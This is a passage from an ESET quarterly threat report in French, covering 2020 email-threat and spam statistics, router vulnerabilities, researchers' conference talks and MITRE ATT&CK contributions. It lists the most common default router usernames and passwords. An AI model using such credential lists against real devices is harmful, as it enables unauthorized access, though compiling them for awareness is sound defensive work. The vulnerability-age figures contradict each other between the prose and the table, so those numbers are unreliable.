
En ce qui concerne les types de fichiers de pièces jointes malveillantes, deux tiers des fichiers identifiés en Q4 2020 étaient des exécutables, suivis par des scripts et des documents Office. Le changement le plus significatif par rapport à Q3 a été observé dans la détection de documents Office malveillants, dont le nombre total a augmenté de 61 %, très probablement en raison de l'activité d'Emotet mentionnée plus haut.

Si l'on examine les données annuelles sur les menaces par email, les niveaux de détection sont restés assez stables tout au long de l'année, avec toutefois de nombreux pics et baisses de courte durée. Les niveaux de détection les plus élevés ont été observés en février et en juin. Selon la télémétrie d'ESET, les pays ayant détecté le plus de menaces par email en 2020 sont le Japon, la Turquie, la Pologne, l'Espagne et les États-Unis, comme le montre la carte à droite.


Les clients d'ESET au Japon ont reçu de loin la plus grande partie de ces emails, représentant



Principaux types de pièces jointes d'emails malveillants[2] en Q4 2020
Échantillon de données : France

près de 18 % de toutes les détections des menaces par email en 2020. Ceci est probablement le résultat de campagnes à grande échelle de téléchargeurs par email ciblant les utilisateurs japonais, comme la ***campagne Nemucod de juin 2020*** [57] diffusant le ransomware Avaddon.

La détection du spam, des emails non sollicités et pas nécessairement malveillants, a continué à un rythme soutenu en Q4, le volume global étant légèrement en hausse par rapport à Q3.



Taux de détection des menaces par email en 2020

[2] La statistique repose sur une sélection d'extensions bien connues.

Les niveaux de détection ont atteint un sommet en novembre.


Il n'est pas surprenant que les spammeurs aient bombardé les utilisateurs d'emails indésirables sur le thème d'Halloween et du Black Friday/Cyber Monday en Q4, prétendant proposer de fortes réductions sur des marques populaires. Dans une *campagne de spam de novembre* [58], des escrocs semblent avoir reconverti leurs modèles d'emails d'Halloween pour le Cyber Monday, en ne changeant que les lignes d'objet.

Le thème des vaccins COVID-19 est également utilisé pour des campagnes de spam : propositions commerciales « spéciales » dans le développement de vaccins, offres sur des congélateurs à ultra basse température, théories de conspiration liées aux vaccins.

Tout au long de l'année, les détections de spam ont légèrement diminué, les niveaux les plus élevés ayant été atteints en février 2020. Plus de 18 % de tous les emails non sollicités détectés en 2020 provenaient des États-Unis, suivis du Japon, de la Pologne, de la France et de l'Allemagne. Les emails dont le pays expéditeur n'a pu être identifié représentaient 10 % du volume de spam.


En 2020, la Chine et le Vietnam étaient en tête du nombre total d'emails envoyés, le spam représentant plus de la moitié de tous les emails envoyés, suivis par l'Argentine et la Lituanie avec plus de 40 %, et le Brésil avec un tiers de tous les emails envoyés.

Lors de l'interprétation des données d'ESET sur le spam, il faut tenir compte du fait que notre visibilité sur le trafic de spam est limitée, car les messages électroniques peuvent être filtrés chez le fournisseur de services de messagerie sur Internet, ou ailleurs, avant d'atteindre la solution antispam d'ESET sur les machines clientes.



Tendance de détection du spam en 2020, moyenne mobile sur sept jours

Échantillon de données : France



Du spam sur le thème du Cyber Monday et de la vaccination pour COVID-19 ont été observés en Q4 2020

Tendances et perspectives

Les objectifs des attaques par email restent les mêmes : extraire des informations sensibles ou compromettre l'ordinateur des victimes en téléchargeant d'autres malwares. Seuls les prétextes utilisés pour appâter les victimes sont différents. Le coronavirus a créé des opportunités pour les cybercriminels dans ce domaine.

Tout au long de l'année, des criminels ont profité de l'incertitude engendrée par la pandémie, bombardant les utilisateurs d'emails prétendant apporter des réponses à leurs questions angoissantes. Cela s'est accompagné de campagnes incessantes se faisant passer pour des sociétés de transport et de logistique bien connues, visant le nombre croissant d'acheteurs en ligne dans un contexte de fermeture des magasins. Les emails malveillants à caractère financier, qui comptent parmi les leurres les plus courants, sont restés une tendance forte en 2020, ce qui montre que ce type d'activité est toujours utile aux pirates.

Dans l'année à venir, nous prévoyons que les services de transport et les services financiers resteront les principaux appâts des campagnes d'emails malveillants. Il est plus que probable que les pirates tenteront également de tirer parti des nouveaux développements concernant la pandémie, comme nous le constatons déjà avec le vaccin de Pfizer. Les escrocs exploiteront probablement également la hausse du prix du Bitcoin, comme nous en avons vu des indices en Q4. En général, les auteurs de malwares continuent à s'adapter aux événements mondiaux et aux actualités pour diffuser des contenus malveillants.

Jiří Kropáč, Head of Threat Detection Labs chez ESET

Sécurité des objets connectés

Le nombre de routeurs comportant des mots de passe faibles et des vulnérabilités a augmenté en Q4, tandis que le pire nom d'utilisateur/mot de passe de 2020 reste le ridiculement commun admin/admin configuré par défaut.

Le dernier trimestre de 2020 a vu une augmentation notable de 34 % du nombre de routeurs analysés via les solutions ESET et une augmentation de 32 % des tests de routeurs demandés par les utilisateurs. Près de 5 000 routeurs (+40 % d'un trimestre à l'autre) utilisaient des mots de passe faibles et près de 2 900 (+34 % d'un trimestre à l'autre) étaient affectés par au moins une vulnérabilité connue, sur plus de 140 000 appareils testés.


Comme lors des trimestres précédents, la faille de sécurité la plus fréquemment constatée en Q4 était CVE-2012-5687, datant de plusieurs années, qui permet un accès non autorisé. Sa part a augmenté de 1,7 point de pourcentage (pp) par rapport au trimestre précédent et a terminé le trimestre à 18 %. La seconde (CVE-2014-8361, 11,1 %) et la troisième (CVE-2014-9583, 7,8 %) étaient des vulnérabilités d'injection de commandes. Toutes deux ont conservé leur place avec des fluctuations mineures.

Aucun nouveau venu ne figure dans le top 10 mais il y a eu deux changements notables. La première s'est produite entre la cinquième (CVE-2015-0554, 4,6 %), qui a augmenté plus fréquemment qu'en Q3 de 0,6 pp, et la sixième (CVE-2015-7248), qui a perdu 1 pp par rapport à Q3 et a clôturé Q4 avec 3,9 %. L'autre permutation s'est produite entre la neuvième et la dixième place avec les menaces de Q3 dans l'ordre inverse, à savoir CVE-2015-7254 (3,1 %) et CVE-2014-4019 (2,5 %).

En 2020, les utilisateurs d'ESET ont effectué près de 790 000 tests sur plus de 438 000 routeurs uniques. La mauvaise nouvelle est que la plupart des CVE trouvées datent

Année	Part
2019	0,3 %
2018	2,6 %
2017	2,4 %
2016	0,5 %
2015	0,5 %
2014	15,9 %
2013	34 %
2012	17,9 %
2011	0,0 %
2010	0,1 %
Autres vulnérabilités (CVE/non-CVE)	17,9 %

Âge des vulnérabilités découvertes lors des analyses de routeurs



Les 10 principales vulnérabilités détectées par le module d'ESET d'analyse de la vulnérabilité des routeurs en Q3 et Q4 2020 (% des vulnérabilités détectées)

de 2014 (34 %), 2015 (15,9 %), 2012 (17,9 %) et 2013 (8,4 %). Des milliers d'objets connectés présentant encore des failles aussi anciennes sont une manne pour les cybercriminels, qui recherchent des appareils intelligents faiblement protégés pour les ajouter à leurs botnets.

La faiblesse des mots de passe reste l'un des problèmes clés de la sécurité des objets connectés. Aussi peu surprenant que cela puisse paraître, les analyses de 2020 confirment qu'« admin » reste le roi des mauvais mots de passe sur les routeurs, suivi de « root » et « 1234 ». Ils sont souvent accompagnés de noms d'utilisateurs faciles à deviner, le plus souvent « admin », « root » et « guest ». Il s'agit principalement des noms d'utilisateur et des mots

Rang	Mot de passe
1	admin
2	root
3	1234
4	12345
5	guest
6	password
7	support
8	Admin
9	super
10	x-admin

Les 10 mots de passe les plus faibles

Rang	Nom d'utilisateur
1	admin
2	root
3	guest
4	1234
5	support
6	user
7	super
8	11111
9	manager
10	tellabs

Les 10 principaux noms d'utilisateur associés à des mots de passe faibles

de passe par défaut, qui n'ont probablement jamais été modifiés par les propriétaires des appareils.

Un ***avertissement du FBI*** [59] publié en décembre sur le « swatting » illustre la manière dont la faiblesse des identifiants des objets connectés peuvent entraîner de graves préjudices. L'agence a conseillé aux utilisateurs de renforcer la sécurité de leurs appareils intelligents, car dans un nombre croissant de cas, les criminels ont non seulement envoyé une équipe du SWAT (unité d'intervention des forces de police américaines) au domicile de la victime, mais ont également détourné leurs appareils vidéo et audio pour observer l'incident.

En Q4, les chercheurs de ***Qihoo 360 Netlab*** [60] ont découvert un nouveau botnet composé d'objets connectés qu'ils ont appelé HEH Botnet. Parmi ses caractéristiques les plus intéressantes : un protocole P2P propriétaire, la propagation par des attaques de force brute contre des ports spécifiques exécutant le service telnet, et l'exécution de commandes shell. Une fois qu'un objet connecté fait partie de ce botnet, il est généralement utilisé pour des attaques DDoS et l'extraction de cryptomonnaie.

Tendances et perspectives

La population des objets connectés devrait passer d'environ 20 milliards aujourd'hui à plus de 50 milliards dans le monde d'ici 2025. Les problèmes de sécurité des objets connectés sont là pour rester, et il sera difficile de trouver un aspect de votre vie qu'ils n'affecteront pas.

Avec l'explosion du télétravail durant la pandémie de COVID-19, le nombre d'objets connectés et de surfaces d'attaque associées a rapidement augmenté et est devenu un point d'entrée intermédiaire sur les réseaux des entreprise, d'autant plus que les bureaux à domicile ont tendance à être moins bien défendus que l'entreprise elle-même.

Cette année, la tendance devrait se poursuivre, les fortes ventes d'objets connectés prévues incitant fortement à découvrir de nouvelles vulnérabilités et en tirer des revenus en cas de réussite. Cible principale : le routeur du bureau à domicile.

D'autres points d'entrée moins courants, tels que la gestion de la climatisation et d'autres systèmes d'automatisation desbâtiments et leurs capteurs connectés, continueront d'offrir des surfaces d'attaque tout aussi attrayantes, en particulier dans les bureaux sur le terrain peu défendus et comptant peu de personnel.

Cameron Camp, Specialized Security Researcher chez ESET

CONTRIBUTIONS D'ESET RESEARCH

Engagements et réalisations des experts d'ESET

Prochaines présentations

RSAC 2021

Pourquoi les exploitations de vulnérabilités de Windows XP sont toujours importantes

Lors de la prochaine conférence virtuelle de la RSA, Zuzana Hromcová, malware researcher chez ESET, et Jean-Ian Boutin, head of threat research chez ESET, enseigneront au public comment lutter contre les tactiques évoluées de type « living off the land ». De plus en plus de LOLBins bien connues et bien documentées sont remplacées par des binaires vulnérables. Même une DLL Windows XP vulnérable peut être exploitée sur des machines non-XP par des pirates. En utilisant l'exemple de la chaîne d'infection d'InvisiMole, un ensemble d'outils d'espionnage ciblé, les présentateurs préciseront comment se défendre contre cette tendance.

Le coût caché des stalkerwares Android : votre sécurité

Au cours de sa présentation, Lukáš Štefanko, malware researcher chez ESET, présentera les résultats de son analyse de dizaines de familles de logiciels de harcèlement sur Android, qui ont révélé que, outre l'éthique clairement douteuse de ces applications (conduisant la plupart des solutions de sécurité mobile à les signaler comme étant indésirables ou nuisibles), beaucoup d'entre elles présentent également de graves problèmes de sécurité et de confidentialité qui pourraient entraîner des prises de contrôle de comptes, des fuites d'informations sensibles, et même la possibilité de piéger les utilisateurs avec des preuves fabriquées de toutes pièces.

Infection des réseaux isolés : 10 ans d'efforts consacrées par des États

Depuis plus de dix ans, des pirates sponsorisés par des États parviennent à s'introduire dans des réseaux isolés. Alexis Dorais-Joncas, security intelligence team lead chez ESET, a analysé et comparé les frameworks malveillants connus à ce jour. Au cours de cette session, il soulignera les principales similitudes (et certaines différences) entre leurs TTP et présentera des stratégies de défense s'appuyant sur des pratiques réelles qui permettent aux défenseurs de mettre en œuvre des solutions d'atténuation efficaces.

Présentations effectuées

Journée européenne ESET de la cybersécurité

Le dernier trimestre vu par ESET : principales menaces de cybercriminalité [61]

Robert Lipovský, senior malware researcher chez ESET, et Ondrej Kubovic, security awareness speciališt chez ESET, ont présenté les grandes lignes du rapport ESET sur les menaces de Q3 2020. Avec le lot de données récentes provenant de la télémétrie d'ESET,

ils ont couvert les techniques et les méthodes déployées par les gangs de ransomwares les plus connus, des détails sur l'activité récente d'Emotet et ses malwares de vol d'informations tels que Qbot et TrickBot, ainsi que des détails sur les menaces par email rencontrées par les chercheurs d'ESET.

Le dernier trimestre vu par ESET : actualité des activités des pirates [62]

Lors de la Journée européenne ESET de la cybersécurité, Jean-Ian Boutin, head of threat research chez ESET, s'est concentré sur Operation In(ter)ception, une série d'attaques du groupe Lazarus contre des entreprises européennes de premier plan dans le domaine de l'aérospatiale et de la défense. Il a fait le point sur les autres pirates qui ont été très actifs ces derniers mois, a détaillé une nouvelle campagne ciblant un pays de l'UE à l'aide d'une nouvelle porte dérobée, et a évoqué les récentes activités observées chez les pirates TA410 et Gamaredon.

Dans les coulisses de la coopération entre les services de police et le secteur privé [63]

Lors de sa présentation, Alexis Dorais-Joncas, security intelligence team lead chez ESET, a décrit la coopération entre les services de police et les entreprises de sécurité privées, notamment les types d'informations uniques qu'ESET est en mesure de fournir aux services de police (et ce qui est hors de propos) et le type d'informations que seuls les services de police peuvent légalement obtenir, et a expliqué que l'instauration d'un climat de confiance pour parvenir à cet échange mutuel d'informations était essentielle à la réussite des enquêtes.

Black Hat Asia

Kr00k : Comment le piratage d'Amazon Echo a exposé plus d'un milliard d'appareils Wifi vulnérables [64]

Durant l'édition virtuelle de 2020 de Black Hat Asia, Robert Lipovský, senior malware researcher, et Štefan Svorencík, senior detection engineer, tous deux chez ESET, ont révélé d'autres détails de la faille de sécurité Kr00k. Leur briefing a permis d'apporter des détails techniques ainsi que de nouvelles informations découvertes depuis la publication initiale de la vulnérabilité.

FIRST

Lorsqu'HTTP ne suffit pas : un examen des protocoles de commande et de contrôle furtifs

Au cours de la 32e conférence annuelle FIRST, Matthieu Faou, malware researcher chez ESET, a montré comment les pirates sont capables de fondre leurs communications HTTP dans du trafic légitime en imitant celui-ci, et a fait la démonstration de communications de commande et de contrôle par email en utilisant Turla comme exemple. Il a proposé des contre-mesures pour améliorer la protection des utilisateurs.

Le statu quo

Attaques de Lazarus contre des chaînes d'approvisionnement

Dans leur présentation, Anton Cherepanov et Peter Kálnai, senior malware researchers chez ESET, ont décrit l'attaque de Lazarus visant des internautes sud-coréens, principalement des utilisateurs de sites gouvernementaux ou de sites bancaires sur Internet, orchestrée via un programme d'installation d'intégration appelé WIZVERA VeraPort. Ils ont expliqué comment cette campagne s'inscrit dans le contexte des TTP habituels de Lazarus et ont présenté les détails techniques du malware diffusé par cette chaîne d'approvisionnement.

Kr00k : une grave vulnérabilité a affecté le chiffrement de plus d'un milliard d'appareils Wifi

Robert Lipovský, senior malware researcher chez ESET, a communiqué des détails sur la faille de sécurité Kr00k. Il a fourni des informations tirées de la publication initiale qui décrivent cette vulnérabilité et a présenté des résultats supplémentaires issus d'études plus approfondies.

AVAR

CDRThief : malware ciblant des commutateurs logiciels VoIP sous Linux [65]

Lors de sa présentation durant la conférence AVAR, Anton Cherepanov, senior malware researcher chez ESET, a présenté sa récente découverte de CDRThief, un malware ciblant des commutateurs logiciels de voix sur IP (VoIP) sur Linux. Il a fourni une description technique détaillée du malware CDRThief et a abordé les objectifs possibles de ses opérateurs.

Une étude approfondie d'Evilnum et de ses outils

Durant sa présentation, Matias Nicolas Porolli, malware researcher chez ESET, a présenté en détail le groupe Evilnum. Il a décrit l'infrastructure utilisée pour les activités d'Evilnum, analysé les malwares développés par le groupe ainsi que sa chaîne d'attaque. S'appuyant sur les données de télémétrie d'ESET, les victimes ont également été détaillées pour montrer qu'Evilnum a un ciblage très spécifique.

CODE BLUE 2020

Kr00k : une grave vulnérabilité affectant le chiffrement de plus d'un milliard d'appareils Wifi [66]

Pour ceux qui n'ont pas eu la chance d'assister à cette conférence lors des précédents événements virtuels, Robert Lipovský, senior malware researcher chez ESET, a dévoilé les détails de la faille de sécurité Kr00k. Il a présenté des informations sur les études initiales qui ont permis de découvrir la vulnérabilité dans les puces Wifi de Broadcom et Cypress, ainsi que les conclusions des études de suivi.

Botconf

Le groupe Winnti : analyse de ses dernières activités

Lors de l'édition en ligne de Botconf de 2020, Mathieu Tartare, malware researcher chez ESET, a fourni un aperçu des dernières activités du groupe Winnti, responsable des attaques contre la chaîne d'approvisionnement des secteurs des jeux vidéo et des logiciels, de la santé, et de l'éducation. La présentation a montré non seulement que le groupe Winnti utilise et actualise toujours activement sa porte dérobée ShadowPad et sa famille de malwares Winnti, mais qu'il a également étendu son arsenal avec de nouveaux outils dont certains n'ont jamais été documentés.

Les activités de Turla aux premières loges

Dans sa présentation Botconf, Matthieu Faou, malware researcher chez ESET, a communiqué de nouvelles informations sur les TTP de Turla, un groupe de pirates avancés étudié par ESET depuis plusieurs années, qui cible des organismes gouvernementaux et des entreprises du secteur de la défense. La présentation a décrit les principales attaques publiquement attribuées au groupe et a expliqué les motivations des pirates. La partie technique de l'exposé a présenté les trois étapes classiques d'une campagne Turla : compromis, mouvement latéral et persistance à long terme.

Contributions à la base MITRE ATT&CK

Les chercheurs d'ESET contribuent régulièrement à ***MITRE ATT&CK*** [67], une base de connaissances accessible publiquement sur les tactiques et les techniques des pirates. À la fin du mois de décembre 2020, la base de connaissances comprenait 177 techniques et 348 sous-techniques. Tout au long de l'année 2020, ESET a contribué à la création de 5 nouvelles entrées et à l'extension de 5 entrées existantes. MITRE ATT&CK poursuit également ses efforts pour améliorer et étendre la couverture avec des entrées pour macOS, prévues en avril 2021 et pour Linux, prévues en octobre 2021. Plusieurs contributions d'ESET sont apparues dans la publication d'octobre 2020 de la base de connaissances ATT&CK :

- 1 nouvelle sous-technique dans la matrice Entreprise
- 1 extension d'une sous-technique existante dans la matrice Entreprise
- 1 nouvelle contribution dans la catégorie Logiciels
- 1 extension dans la catégorie Logiciels
- 1 extension dans la catégorie Groupes

Ces contributions ont été répertoriées dans les techniques ***Entreprise*** [68], et dans les catégories ***Logiciels*** [69] et ***Groupes*** [70].

La première contribution d'ESET dans Logiciels couvre PipeMon, une porte dérobée modulaire à plusieurs étapes utilisée par le groupe Winnti, ***signalée par ESET*** [16] pour la première fois en mai 2020. Elle a été utilisée contre plusieurs entreprises de jeux vidéo en Corée du Sud et à Taïwan.

La méthode de persistance de PipeMon a jeté les bases d'une autre contribution : une nouvelle sous-technique d'***exécution automatique du boot et du logon : Print Processors (T1547.012)*** [71]. Les chercheurs d'ESET ont découvert que le groupe Winnti a utilisé la clé de registre « Print Processors » pour rendre sa porte dérobée PipeMon persistante. Les pirates peuvent utiliser cette technique pour charger du code malveillant qui persistera à chaque redémarrage du système et s'exécutera avec les privilèges du compte SYSTEM.

La catégorie Logiciels d'ATT&CK a également reçu de nouvelles informations sur ***InvisiMole (S0260)*** [72], un logiciel espion modulaire utilisé dans des campagnes de cyberespionnage ciblées en Ukraine et en Russie. Les chercheurs d'ESET ont ***signalé*** [73] InvisiMole pour la première fois en 2018 ; deux ans plus tard, ils ont ***publié*** [10] une analyse approfondie de la panoplie d'outils et des TTP du groupe. La mise à jour basée sur cette nouvelle étude permet de relier plus de 40 techniques supplémentaires à InvisiMole. Cette étude a donné lieu à une autre contribution à la matrice Entreprise : une modification de l'***exécution de proxy binaire signé : Control Panel (T1218.002)*** [74], basée sur le comportement observé lors de l'analyse d'InvisiMole.

La dernière contribution publiée durant Q4 2020 met à jour l'entrée d'ATT&CK concernant ***Gamaredon (G0047)*** [75], un groupe de pirates actif depuis au moins 2013 et ciblant des institutions ukrainiennes. Dans une ***étude*** [76] récente du groupe Gamaredon, les chercheurs d'ESET ont pu relier les activités du groupe à un certain nombre de techniques supplémentaires, qui n'étaient pas incluses auparavant dans l'entrée Groupes.

Évaluations MITRE ATT&CK

En novembre 2020, ESET a participé aux évaluations de MITRE ATT&CK® en imitant les groupes de pirates Carbanak et FIN7. Les résultats de la participation d'ESET devraient être publiés au début de l'année 2021. Ce cycle d'évaluation a marqué la première fois qu'un scénario de protections optionnelles était disponible, avec ESET parmi les éditeurs qui ont participé à ces évaluations étendues.

Crédits

Équipe

Peter Stančík, Team Lead
Klára Kobáková, Managing Editor

Aryeh Goretsky
Bruce P. Burrell
Hana Matušková
Nick FitzGerald
Ondrej Kubovič

Avant-propos

Roman Kováč, Chief Research Officer

Contributeurs

Anton Cherepanov
Cameron Camp
Daniel Chromek
Dominik Breitenbacher
Dušan Lacika
Igor Kabina
Ján Šugarek
Jakub Soucek
Jean-Ian Bŏutin
Jiří Kropáč
Juraj Jánošík
Ladislav Janko
Lukáš Štefanko
Martin Červeň
Martin Lackovič
Mathieu Tartare
Michal Malík
Milan Fránik
Miroslav Legéň
Patrik Sučanský
Vladimír Šimčák
Zoltán Rusnák
Zuzana Hromcová
Zuzana Legáthová

À propos des données de ce rapport

Les statistiques et les tendances des menaces présentées dans ce rapport reposent sur les données de télémétrie mondiales d'ESET. Sauf indication contraire, les données incluent les menaces quelle que soit la plateforme ciblée et ne comprennent que des détections quotidiennes uniques par appareil.

Ces données ont pour objectif d'être le plus impartiales possible et de maximiser l'intérêt des informations fournies sur les menaces les plus importantes.

Elles excluent les détections d'*applications potentiellement indésirables* [77], d'*applications potentiellement dangereuses* [78] et les logiciels publicitaires, sauf dans les sections plus détaillées spécifiques à des plateformes, et dans la section sur les extracteurs de cryptomonnaie.

La plupart des graphiques de ce rapport montrent des tendances de détection plutôt que des chiffres absolus. En effet, les données peuvent être sujettes à des interprétations erronées, en particulier lorsqu'elles sont comparées directement à d'autres données de télémétrie. Des valeurs absolues ou des ordres de grandeur sont ainsi fournis lorsqu'ils peuvent être utiles.

Références

[1] https://www.welivesecurity.com/2020/10/12/eset-takes-part-global-operation-disrupt-trickbot/

[2] https://blogs.microsoft.com/on-the-issues/2020/10/20/trickbot-ransomware-disruption-update/

[3] https://www.welivesecurity.com/2020/10/01/latam-financial-cybercrime-competitors-crime-sharing-ttps/

[4] https://www.welivesecurity.com/2020/11/12/hungry-data-modpipe-backdoor-hits-pos-software-hospitality-sector/

[5] https://www.welivesecurity.com/2020/10/02/xdspy-stealing-government-secrets-since-2011/

[6] https://www.welivesecurity.com/2020/11/16/lazarus-supply-chain-attack-south-korea/

[7] https://www.welivesecurity.com/2020/12/02/turla-crutch-keeping-back-door-open/

[8] https://www.welivesecurity.com/2020/12/10/luckymouse-ta428-compromise-able-desktop/

[9] https://www.welivesecurity.com/2020/12/17/operation-signsight-supply-chain-attack-southeast-asia/

[10] https://www.welivesecurity.com/2020/06/18/digging-up-invisimole-hidden-arsenal/

[11] https://attack.mitre.org/versions/v8/techniques/T1080/

[12] https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET_InvisiMole.pdf#ESET_InvisiMole_04.indd%3A.25609%3A2299

[13] https://github.com/eset/malware-ioc/tree/master/quarterly_reports/2020_Q4

[14] https://github.com/dropbox/dbxcli/

[15] https://www.joeware.net/freetools/tools/adfind/

[16] https://www.welivesecurity.com/2020/05/21/no-game-over-winnti-group/

[17] https://attack.mitre.org/techniques/T1547/012/

[18] https://attack.mitre.org/software/S0008/

[19] https://www.welivesecurity.com/2018/07/09/certificates-stolen-taiwanese-tech-companies-plead-malware-campaign/

[20] https://www.welivesecurity.com/2019/05/14/plead-malware-mitm-asus-webstorage/

[21] https://en.wikipedia.org/wiki/Advance-fee_scam

[22] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-11882

[23] https://www.haveibeenemotet.com/

[24] https://us-cert.cisa.gov/ncas/alerts/aa20-280a

